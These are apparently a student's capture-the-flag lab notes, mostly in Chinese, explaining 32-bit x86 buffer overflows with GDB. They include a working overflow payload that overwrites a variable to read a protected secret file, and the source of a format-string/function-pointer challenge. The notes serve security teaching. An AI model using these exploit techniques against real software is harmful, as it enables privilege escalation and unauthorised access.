
module5 binary exploit bufferoverfollow.

C语言 和 x86 32bit指令集

Note

- You can write to any memory location using this method. The example above wrote just 4 bytes of somewhat arbitrary number, but you can be crafty and write any chosen values (see assignment).
- Depending on the total length of the argument given to the program, the address of the flag variable can change, so you must be careful when making changes to the payload.
- Python 2 is explicitly used in the above example because Python2 and Python3 encode strings in different ways. Using print in Python3 in the above example will likely give you a segmentation fault. In Python3 you would use "import sys; sys.stdout.buffer.write(b"\xff") instead of the print() function.

注意，使用Python3要使用 **import sys; sys.stdout.buffer.write(b"\xff")** 进行输入。



基础知识

1. GDB debugger 工具运用
2. x86内存地址机制。
3. x86 架构的特殊指针，eip, esp, ebp等。

Overflow attack的本质

目标：找到你想要的地址，并对其地址上的内容，做出你要的修改。可以是一个函数func的地址，也可以是一个变量variable的地址。

流程

1利用GDB 工具。

2在合适的地方，设置break point，比如一个**函数的末尾处**，因为这里通常是return的地址。

又或者**是读取数据的函数之后**，因为这样程序才会运行，有数据进入内存。

3利用info frame，查看当前程序的eip在哪，ebp是什么。（**通常要运行了程序，才有这些数据的信息，这也是为什么要设置break point的原因**）

以及，print &变量名，得到其内存地址。

为什么输入数据后，通常是去看x /40x $esp之类的呢?

$esp指针，通常指向stack顶。因为stack是动态变化的，所以可以通过看从$esp地址开始，往高处地址（stack base）去看其有什么新增的内容。

也就是说x /40x的功能就是，查看从栈顶开始，往栈base方向的40个hex位的内存内容。

一般找到我们要exploit的地址位后，就在输入端去凑内容，使得我们能够抵达我们的目标地址位，写入我们想要的内容。

例子

这里例子是，如果我们能够改变locals.changeme这个变量的值为0xabcdabcd的话，那我们就能够得到flag.

```
student@hacklabvm:/home/q2$ cat run_me.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int main(int argc, char **argv)
{
    // the struct is used to ensure the loc variables are in the same order
    // without struct, compiler can swap these around making expolit impossible
    struct
    {
        char buffer[1024];
        volatile int changeme;
    } locals;

    locals.changeme = 0;

    if (argc != 2)
    {
        printf("Uage: %s <input string>\n", argv[0]);
        return 1;
    }
    // copy argument to the buffer
    strcpy(locals.buffer, argv[1]);

    // reveal the secret if "changeme" has been changed to 0×abcdabcd
    if (locals.changeme == 0×abcdabcd)
    {
        setreuid(geteuid(), getegid());
        system("cat /home/q2/secret");
    }
    else
    {
        printf("Try again!\n");
    }
    exit(0);
}student@hacklabvm:/home/q2$
```


第一步，使用gdb，查找我们的目标地址，locals.changeme的地址在哪里，注意C语言，用&来给予地址。

可以看到**0xffffd0cc**是我们要找的目标。


```
0×ffffd470:     0×41414141      0×41414141      0×41414141
--Type <RET> for more, q to quit, c to continue without pag
Quit
(gdb) print &locals.changeme
$7 = (volatile int *) 0×ffffd0cc
(gdb) l
22          }
23          // copy argument to the buffer
```

我们可以尝试输入了1024个\x41，也就是A，再加一个\xab.


因为代码中有1024个buff位，试一下




可以看到**0xffffd0cc**，这个地址上出现了我们输入的\xab，



然后我们写入我们的目标函数，注意要倒着写（后面地址先写）





从而我们得到了flag.

```
Continuing.
[Detaching after vfork from child process 8156]
cat: /home/q2/secret: Permission denied
[Inferior 1 (process 8124) exited normally]
(gdb) q
student@hacklabvm:/home/q2$ ./run_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*1024 + b"\xcd\xab\xcd\xab
")')
 ____________________________________
/ csf2024s1_{salvifics-cohesionless-nondi \
\ lation}                                /
 ------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
student@hacklabvm:/home/q2$
```


Tick

```
(gdb) l 1
1       // Hint - what does printf("%0999d",1) produce??
2       // you can try in bash like $printf "%0999d" 123
3       #include <stdio.h>
4       #include <stdlib.h>
5       #include <string.h>
6       #include <sys/types.h>
7       #include <unistd.h>
8       void secret()
9       {
10          setreuid(geteuid(), getegid());
(gdb) l
11          system("/bin/cat /home/q4/secret");
12      }
13      void lose()
14      {
15          printf("Try again...\n");
16      }
17      int main(int argc, char **argv)
18      {
19          // fp is function pointer
20          struct
(gdb) l
21          {
22              char buffer[1024];
23              volatile unsigned int (*fp)();
24          } locals;
25
26          locals.fp = &lose;
27
28          if (argc != 2)
29          {
30              printf("Usage: q4 <some string>\n");
(gdb) l
31              return -1;
32          }
33          if (strlen(argv[1]) > 100)
34          {
35              printf("Sorry the input string is too long...\n");
36              return -1;
37          }
38
39          // use sprintf instead of strcpy
40          // strcpy(locals.buffer, argv[1]);
(gdb) l
41          sprintf(locals.buffer, argv[1]);
42
43          printf("Jumping to function at 0x%08x!!\n", (unsigned int)locals.fp);
44          locals.fp();
45          return 0;
46      }
(gdb)
```

有时候，我们会需要传入一整个字符串 " "进去代码中运行，通过代码的特性，在程序中执行我们的输入。

因为有时代码会进行输入长度判断，过长，则不能够执行。

注意，**要" "双引号。**



在进行sprintf的时候，就会执行我们的代码。